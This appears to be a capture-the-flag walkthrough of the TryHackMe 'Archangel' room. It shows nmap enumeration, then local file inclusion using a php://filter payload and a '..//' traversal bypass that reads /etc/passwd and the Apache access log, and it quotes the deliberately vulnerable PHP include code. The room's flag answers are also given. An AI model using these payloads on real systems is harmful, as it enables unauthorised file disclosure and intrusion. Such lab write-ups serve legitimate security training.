Archangel - Walkthrough

Archangel is a beginner-level room that aims at teaching web enumeration, local file inclusion, source code analysis, Apache log poisoning, privilege escalation, and path variable misconfigurations.

Objective: Gain the root shell of the target machine & find the root flag.

Penetration Methodologies:


- Reconnaissance & Scanning
- Exploitation
- Privilege Escalation

Tools Used:

nmap, web browser, nano, curl, netcat, strings, wget


Reconnaissance & Scanning

After connecting with the machine on TryHackMe, I started nmap scan to check the open ports and services.


kali@kali: ~/Desktop/tryhackme/others/archangel
File Actions Edit View Help


```
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/archangel]
└─$ nmap -T4 -sV 10.10.84.158
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-15 19:45 EST
Nmap scan report for 10.10.84.158
Host is up (0.16s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.21 seconds

┌──(kali㉿kali)-[~/Desktop/tryhackme/others/archangel]
└─$ 
```

nmap scan showed that port 80 is opened. So, I visited the target ip address in the web browser. it was a website that provides security solutions.



After some reconnaissance, I found a different hostname called: **mafialive.thm**

To visit this host, I added the ip address of the target machine & this hostname in the **/etc/hosts** file of my machine.




```
127.0.0.1       localhost
127.0.1.1       kali
10.10.84.158     mafialive.thm

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Question- Find a different hostname

Answer- mafialive.thm

After this I visited the host: http://mafialive.thm & there I found the first flag on the home page.




UNDER DEVELOPMENT

thm{f0und_th3_r1ght_h0st_n4m3}

Question- Find flag 1


Answer- thm{f0und_th3_r1ght_h0st_n4m3}

Then I manually searched for some common directories like: license.txt, readme.txt, robots.txt & in robots.txt I found a **disallowed entry: /test.php**



```
User-agent: *
Disallow: /test.php
```

Then I visited that URL.


INCLUDE - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Wavefire
INCLUDE
mafialive.thm/test.php
Here is a button


Test Page. Not to be Deployed

Question- Look for a page under development

Answer- test.php

Exploitation

There was a button. Every time I clicked the button, it called a file named /mrrobot.php from /var/www/html/development_testing/ directory. So there was very high chance of LFI. Then I started testing for LFI there. But there was a filter used. So I searched on internet for LFI bypassing techniques & on https://highon.coffee/blog/lfi-cheat-sheet/ I found that by using **php wrapper** (filter to bypass the security mechanism in php), I could bypass the filter.


LFI Cheat Sheet - Mozilla Firefox
Wavefire
INCLUDE
LFI Cheat Sheet
https://highon.coffee/blog/lfi-cheat-sheet/

After uploading execute the reverse shell at

```
http://192.168.183.129/shell.php
```

PHP Wrapper php://filter

Another PHP wrapper, `php://filter` in this example the output is encoded using base64, so you'll need to decode the output.

```
1.php?page=php://filter/convert.base64-encode/resource=../../../../..
```


/proc/self/environ LFI Method

If it's possible to include `/proc/self/environ` from your vulnerable LFI script, then code execution can be leveraged by manipulating the `User Agent` parameter with Burp. After the PHP code has been introduced `/proc/self/environ` can be executed via your vulnerable LFI script.

/proc/self/fd/ LFI Method

Similar to the previous `/proc/self/environ` method, it's possible to introduce code into the proc log files that can be executed via your vulnerable LFI script. Typically you would use burp or curl to inject PHP code into the `referer`.

This method is a little tricky as the proc file that contains the Apache error then I used the php wrapper to read the test.php file & I got the contents of the file.



INCLUDE - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Wavefire
INCLUDE
LFI Cheat Sheet

mafialive.thm/test.php?view=php://filter/convert.base64-encode/resource=/var/www/html/development_testing/test.php

Test Page. Not to be Deployed

CQo8IURPQ1RZUEUgSFRNTD4KPGh0bWw+Cgo8aGVhZD4KICAgIDx0aXRsZT5JTkNMVURFPC90aXRsZT4KICAgIDxoMT5UZXN0IFBhZ2UuIE5vdCB0byBiZSBEZXBsb3llZDwvaDE+CiAKICAgIDwvYnV0dG9uPjwvYT4gPGEgaHJlZj0iL3

But it was encoded in base64 so I used https://www.base64decode.org to decode the data.



□ Decode each line separately (useful for when you have multiple entries).

Live mode OFF — Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE — Decodes your data into the area below.

```
<!DOCTYPE HTML>
<html>

<head>
  <title>INCLUDE</title>
  <h1>Test Page. Not to be Deployed</h1>

  </button></a> <a href="/test.php?view=/var/www/html/development_testing/mrrobot.php"><button id="secret">Here is a button</button></a><br>
    <?php

      //FLAG: thm{explo1t1ng_lf1}

      function containsStr($str, $substr) {
        return strpos($str, $substr) !== false;
      }
      if(isset($_GET['view'])){
      if(!containsStr($_GET['view'], '../..') && containsStr($_GET['view'], '/var/www/html/development_testing')) {
        include $_GET['view'];
      }else{

        echo 'Sorry, Thats not allowed';
      }
    }
    ?>
  </div>
</body>

</html>
```

Decode files from Base64 format

Select a file to upload and process, then you can download the decoded result.

There I found that below are the conditions that I need to match to read the files from the server.

(1) String should not contain: ../..
(2) String should start with: /var/www/html/development_testing/

So, as long as those 2 conditions were followed, I could read the contents of the server.


I also found another flag in the decoded test.php file.

Question- Find flag 2

Answer- thm{explo1t1ng_lf1}

Then I used below payload to bypass the filter & view the contents of /etc/passwd file.

http://mafialive.thm/test.php?view=/var/www/html/development_testing/..//..//..//..//..//etc/passwd



INCLUDE - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Wavefire
INCLUDE
LFI Cheat Sheet
mafialive.thm/test.php?view=/var/www/html/development_testing/..//..//..//..//..//etc/passwd
Here is a button

Test Page. Not to be Deployed

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin
/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:
/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd
Network Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:
/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin uuidd:x:105:109::/run/uuidd:/usr/sbin/nologin sshd:x:106:65534::/run/sshd:/usr/sbin/nologin archangel:x:1001:1001:Archangel,,,:/home/archangel:/bin/bash
```

Then I tried to access **/var/log/apache2/access.log** file & I was able to read its contents.


There I found that every time I visit the website, the url & user agent were getting stored in access.log file.


INCLUDE - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Wavefire
INCLUDE
LFI Cheat Sheet
mafialive.thm/test.php?view=/var/www/html/development_testing/..//..//..//..//..//var/log/apache2/access.log
Here is a button

Test Page. Not to be Deployed

```
10.9.2.20 - - [16/Nov/2021:06:15:42 +0530] "GET / HTTP/1.0" 200 19462 "-" "-" 10.9.2.20 - - [16/Nov/2021:06:15:42 +0530] "GET / HTTP/1.0" 200 19462 "-" "-" 10.9.2.20 - - [16/Nov/2021:06:15:42 +0530] "GET
/nmaplowercheck1637023538 HTTP/1.1" 404 454 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.9.2.20 - - [16/Nov/2021:06:15:42 +0530] "POST /sdk HTTP/1.1" 404 454 "-" "Mozilla/5.0
(compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.9.2.20 - - [16/Nov/2021:06:15:42 +0530] "GET / HTTP/1.1" 200 3888 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 10.9.2.20 - -
[16/Nov/2021:06:15:42 +0530] "GET /evox/about HTTP/1.1" 404 454 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.9.2.20 - - [16/Nov/2021:06:15:42 +0530] "GET /HNAP1 HTTP/1.1" 404
